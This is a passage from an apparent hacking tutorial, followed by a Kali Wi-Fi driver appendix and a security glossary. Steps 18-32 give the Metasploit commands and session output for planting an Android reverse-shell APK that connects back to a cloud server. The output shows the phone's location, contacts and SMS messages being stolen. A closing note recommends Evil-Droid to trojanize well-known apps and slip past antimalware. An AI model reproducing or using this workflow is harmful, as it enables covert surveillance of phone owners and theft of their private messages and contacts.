



18. Check the webserver is running #sudo systemctl status apache2
19. If not active start it #sudo service apache2 start





20. Set up Metasploit to listen to incoming connections in port 4444
21. #sudo msfconsole

https://t.me/learningnets




22. Configure msfconsole


Msf6> use exploit/multi/handler
>set payload android/meterpreter/reverse_tcp
>set LHOST<*external IP address of G-Cloud*>
>set LPORT < *same port used in creating the APK file*>
>exploit





23. From the Android phone open Web browser and enter the external IP address of your cloud server
24. Follow the instructions to download and install the APK file into the phone ( see screenshot below
25. You need to have install apk from external sources enabled in your


https://t.me/learningnets

android phone




https://t.me/learningnets




26. When Apk file installation is done successfully you will have a meterpreter session on the server (see below screenshot)

https://t.me/learningnets

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 35.188.59.43
LHOST => 35.188.59.43
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 35.188.59.43:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (76767 bytes) to 174.114.184.192
[*] Meterpreter session 1 opened (10.128.0.4:4444 -> 174.114.184.192:44590) at 2020-09-28 20:04:01 +0000

meterpreter > sysinfo
Computer    : localhost
OS          : Android 9 - Linux 4.4.111-18920278 (aarch64)
Meterpreter : dalvik/android
meterpreter >
```

27. Type sysinfo to see android OS info
28. Type help to see available android specific commands

```
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

29. To check if the phone rooted or not, type >check_root

```
meterpreter > check_root
[*] Device is not rooted
meterpreter >
```

https://t.me/learningnets

30. To know the phone location, type >geolocate

```
meterpreter > geolocate
[*] Current Location:
        Latitude:  45.3736948
        Longitude: -75.6190213

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=45.3736948,-75.6190213&sensor=
true

meterpreter >
```

You can take the latitude and longitude numbers and input them in Google Maps to see the phone location on the map


31. to dump all phone contact to a file in the server, type >dump_contacts

```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20200928200936.txt
```

32. To dump all sms from the phone to the server, type >dump_sms

```
meterpreter > dump_sms
[*] Fetching 163 sms messages
[*] SMS messages saved to: sms_dump_20200928200811.txt
meterpreter >
```


https://t.me/learningnets




https://t.me/learningnets




https://t.me/learningnets




**Note**

The APK file generated by msfvenom is not a reliable APK file and sometimes it does not work, and android antimalware program can detect it very easily and stop it from working. There are many available tools in Github that generate more efficient and evasive APK files that can pass android antimalware programs.

The most popular APK generating tools is Evil-Droid (https://github.com/M4sc3r4n0/Evil-Droid).

Evil-Droid can also inject another APK file with backdoor APK file. Yu can download any well-known APK file for a game or app from third party APK stores and then use Evil-Droid to inject backdoor APK file. Anyone runs the injected APK file will connect back to the attacker server. The process of injecting the backdoor is done automatically in a step by step GUI that guide through the whole process.

https://t.me/learningnets

## 17. Appendix 1: Realtek Driver update

This procedure to install driver for wireless USB adapters that has Realtek chipset RTL8812AU or RTL8811AC

1. Kali 2020.1 running Kernal 5.4 have a major problem with many USB Wi-Fi adapters that used to run with prior Kali Versions ( Kali 19.4 and down)
2. Check the version of usb Wi-Fi adapter you have with command

#lausb

```
root@kali:~/Desktop# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:0811 Realtek Semiconductor Corp. 802.11ac WLAN Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~/Desktop#
```

3. Check Kali version

```
root@kali:~/Desktop# hostnamectl
   Static hostname: kali
         Icon name: computer-vm
           Chassis: vm
        Machine ID: 2396dffd46cf45c69c9fd3de9b5508bb
           Boot ID: eb69b4ec05c44c6ba572e8ce57c0d872
    Virtualization: oracle
  Operating System: Kali GNU/Linux Rolling
            Kernel: Linux 5.4.0-kali3-amd64
      Architecture: x86-64
root@kali:~/Desktop# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
```

4. Install Linux headers in Kali Linux

#ap-get update && apt-get upgrade
#apt-get install linux-headers-$(uname -r)

5. Install driver source code

https://t.me/learningnets

#git clone https://github.com/aircrack-ng/rtl8812au

6. Install DKMS

DKMS ( Dynamic Kernel Module Support) is a tool for automatically compiling and installing kernel modules and managing drivers that access kernel directly

#apt-get install dkms

7. To install the rtl8812au driver

#cd rtl8812au
#./dkms-install.sh
#dkms status

```
root@kali:~/Desktop# dkms status
rtl8812au, 5.6.4.2, 5.4.0-kali3-amd64, x86_64: installed
virtualbox-guest, 6.1.4, 5.4.0-kali3-amd64, x86_64: installed (original_module exists)
root@kali:~/Desktop#
```

8. Disconnect wifi adapter
9. Rebook Kali
10. Connect wifi adapter
11. Check the wifi adaptor is running in Kali

```
root@kali:~/Desktop# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~/Desktop#
```

https://t.me/learningnets

## 18. Appendix2: Glossary

| Acronym | Stands for | Definition |
|---|---|---|
| APT | Advanced Persistent Threat | A cyber-attack that continuously uses advanced techniques to conduct cyber espionage or crime |
| APWG | Anti-Phishing Working Group | An international consortium that brings together businesses affected by phishing attacks with security companies, law enforcement, government, trade associations, and others. |
| AV | Antivirus | A computer program used to prevent, detect, and remove malware. |
| AVIEN | Anti-Virus Information Exchange Network | A group of Antivirus and security specialists who share information regarding AV companies, products, malware and other threats. |
| CAPTCHA | Completely Automated Public Turing Test to Tell Computers and Humans Apart | A response test used in computing, especially on websites, to confirm that a user is human instead of a bot. |
| CARO | Computer Antivirus Research Organization | An organization established in 1990 to study malware. |
| CAVP | Cryptographic Algorithm Validation Program | This program provides validation testing of FIPS-approved and NIST-recommended cryptographic algorithms and individual components. Cryptographic algorithm validation is necessary precursor to cryptographic module validation. |
| CBC | Cipher Block Chaining | Operation for a block cipher using an initialization vector and a chaining mechanism. This will |

https://t.me/learningnets

| | | |
|---|---|---|
| | | cause the decryption of a block of cipher text to depend on preceding cipher text blocks. |
| CBC-MAC | Cipher Block Chaining Message Authentication Code | This constructs a message authentication code from a block cipher. The message is encrypted with some block cipher algorithm in CBC mode. This creates a chain of blocks with each block depending on the correct encryption of the previous block. |
| CERIAS | Center for Education and Research in Information Assurance and Security | A part of Purdue University dedicated to research and education in information security. |
| CERT | Computer Emergency Response Team | In this case, an expert group that handles computer security incidents and alerts organizations about them. |
| CHAP | Challenge-Handshake Authentication Protocol | A protocol for authentication that provides protection against replay attacks through the use of a changing identifier and a variable challenge-value. |
| CIRT | Computer Incident Response Team | A group that handles events involving computer security and data breaches. |
| CIS | Center for Internet Security | A 501 nonprofit organization with a mission to "Identify, develop, validate, promote, and sustain best practice solutions for cyber defense and build and lead communities to enable an environment of trust in cyberspace." |
| CISA | Certified Information Systems Auditor | Professionals who monitor, audit, control, and assess information systems. |

https://t.me/learningnets

| | | |
|---|---|---|
| CISM | Certified Information Systems Security Manager | A certification offered by ISACA which "Demonstrates your understanding of the relationship between an information security program and broader business goals and objectives." |
| CISO | Chief Information Security Officer | The CISO is the executive responsible for an organization's information and data security. Increasingly, this person aligns security goals with business enablement or digital transformation. CISOs are also increasingly in a "coaching role" helping the business manage cyber risk. This is according to Ponemon Institute research. |
| CISSP | Certified Information Systems Security Professional | The CISSP is a security certification for security analysts, offered by ISC(2). It was designed to indicate a person has learned certain standardized knowledge in cybersecurity. |
| CNAP | Cybersecurity National Action Plan | A U.S. plan to enhance cybersecurity awareness and protections, protect privacy, maintain public safety, and economic and national security. |
| CNCI | Comprehensive National Cybersecurity Initiative | A U.S. government initiative designed to establish a front line of defense against network intrusion, defend the U.S. against the threats through counterintelligence, and strengthen the cybersecurity environment. |
| | | CND is defined by the U.S. military |

https://t.me/learningnets

| | | |
|---|---|---|
| CND | Computer Network Defense | as defined by the US Department of Defense (DoD) as, "Actions taken through the use of computer networks to protect, monitor, analyze, detect, and respond to unauthorized activity within Department of Defense information systems and computer networks." This style of defense applies to the private sector as well. |
| COBIT | Control Objectives for Information and Related Technologies | An IT management including practices, tools and models for risk management and compliance. |
| CSEC | Cyber Security Education Consortium | The CSEC, also known as the CEC, partners with educators and the broader cybersecurity community to ensure students are prepared to lead and be changemakers in the cybersecurity workforce. |
| CSA | Cloud Security Alliance | The Cloud Security Alliance is the world's leading organization for defining best practices in cloud cybersecurity. It also provides a cloud security provider certification program, among other things. |
| CSO | Chief Security Officer | In some cases, the Chief Security Officer is in charge of an organization's entire security posture or strategy. This includes both physical security and cybersecurity. In other cases, this title belongs to the senior most role in charge of cybersecurity. |
| | Center for Systems | The CSSIA is a U.S. leader in training cybersecurity educators. It |

https://t.me/learningnets

| | | |
|---|---|---|
| CSSIA | Security and Information Assurance | provides these teachers and professors with real-world learning experiences in information assurance and network security. |
| CVE | Common Vulnerabilities and Exposures | CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities. CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD). |
| CVSS | Common Vulnerability Scoring System | An industry standard for rating the severity of security vulnerabilities. CVSS attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat. |
| DDoS | Distributed Denial of Service | A distributed denial-of-service (DDoS) attack attempts to disrupt normal traffic of a targeted server, service or network to make a service such as a website unusable by “flooding” it with malicious traffic or data from multiple sources (often botnets). |
| DLP | Data Loss Prevention | An information security strategy to protect corporate data. DLP is a set of tools and processes used to ensure that sensitive data is not lost, misused, or accessed by unauthorized users, either inside or outside of an organization. |
| | | DNS uses the name of a website to |

https://t.me/learningnets

| | | |
|---|---|---|
| DNS attack | Domain Name Server | redirect traffic to its owned IP address. Amazon.com should take you to Amazon's website, for example. During this type of attack, which is complex and appears in several ways, cybercriminals can redirect you to another site for their own purposes. This attack takes advantage of the communication back and forth between clients and servers. |
| EDR | Endpoint Detection & Response | Endpoint Detection & Response solutions are designed to detect and respond to endpoint anomalies. EDR solutions are not designed to replace IDPS solutions or firewalls but extend their functionality by providing in-depth endpoint visibility and analysis. EDR uses different datasets, which facilitates advanced correlations and detection. |
| FISMA | Federal Information Security Management Act | FISMA is United States legislation which requires each federal agency to develop, document, and implement an agency-wide program to provide information security for its information systems and data. The act recognized the importance of information security to the economic and national security interests of the United States. |
| FISMA | Federal Information Security Modernization | Laws that assigns responsibilities within the U.S. federal government for setting and complying with policies to secure agencies' information systems. For example, Department of Homeland Security |

https://t.me/learningnets

| | | |
|---|---|---|
| | Act (2014) | administers cybersecurity policies and the Office of Management and Budget provides oversight. |
| FISSEA | Federal Information Systems Security Educators' Association | An organization run by and for information systems security professionals to assist federal agencies in meeting their information systems security awareness, training, and education responsibilities. |
| GRC | Governance, Risk Management, and Compliance | Three parts of a strategy for managing an organization's overall governance, enterprise risk management and compliance with regulations. Cybersecurity people, practices and tools play a key part in GRC for many organizations. |
| HTTPS | Secure Hypertext Transfer Protocol | An extension of the Hypertext Transfer Protocol. It is used for secure communication over a computer network by encrypting the information you send from your computer to another website, for example. It is a means of ensuring privacy, security and also a way of authenticating that the site you're on is the one you intended to visit. |
| IA | Information Assurance | Measures that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality, and non-repudiation. |
| | | IAM is a framework of policies and technologies for ensuring that the |

https://t.me/learningnets

| | | |
|---|---|---|
| IAM | Identity and access management | proper people in an enterprise have the appropriate access to technology resources. This helps organizations maintain “least privileged” or "zero trust" account access, where employees only have access to the minimum amount of data needed for their roles. |
| IBE | Identity-Based Encryption | A type of public-key encryption in which the public key of a user is some unique information about the identity of the user, like a user's email address, for example. |
| IDS/IDP | Intrusion Detection/Intrusion Detection and Prevention | Intrusion Detection Systems (IDS) analyze network traffic for signatures that match known cyberattacks. Intrusion Prevention Systems (IPS) analyze packets as well, but can also stop the packet from being delivered based on what kind of attacks it detects, helping to stop the attack. |
| ISACA | Information Systems Audit and Control Association | ISACA provides certifications for IT security, audit and risk management professionals. ISACA also maintains the COBIT framework for IT management and governance. ISACA was incorporated in 1969 by a small group of individuals who recognized a need for a centralized source of information and guidance in the growing field of auditing controls for computer systems. Today, ISACA serves professionals in 180 countries. |
| | | |

https://t.me/learningnets

| | | |
|---|---|---|
| ISAKMP | Internet Security Association and Key Management Protocol | A protocol for establishing Security Associations and cryptographic keys in an Internet environment. ISAKMP only provides a framework for authentication and key exchange and is designed to be key exchange independent. |
| ISAP | Information Security Automation Program | The ISAP is a U.S. government agency initiative to enable automation and standardization of technical security operations. Its standards based design may benefit those in the private sector as well. |
| $(ISC)^2$ | International Information Systems Security Certification Consortium | A non-profit organization which specializes in training and certification for cybersecurity professionals. Certifications include the CISSP. |
| ISO | International Organization for Standardization | An organization that develops international standards of many types, including two major information security management standards, ISO 27001 and ISO 27002. |
| ISSA | Information Systems Security Association | ISSA is a not-for-profit, international organization of information security professionals and practitioners. |
| ISSO | Information Systems Security Officer | Individual with assigned responsibility for maintaining the appropriate operational security posture for an information system or program. |
| | | The ISSPM, sometimes called an IT Security Manager, coordinates and executes security policies and |

https://t.me/learningnets

| | | |
|---|---|---|
| ISSPM | Information Systems Security Program Manager | controls, as well as assesses vulnerabilities within a company. They are often responsible for data and network security processing, security systems management, and security violation investigation. |
| JSM | Java Security Manager | To use Java security to protect a Java application from performing potentially unsafe actions, you can enable a security manager for the JVM in which the application runs. The security manager enforces a security policy, which is a set of permissions (system access privileges) that are assigned to code sources. |
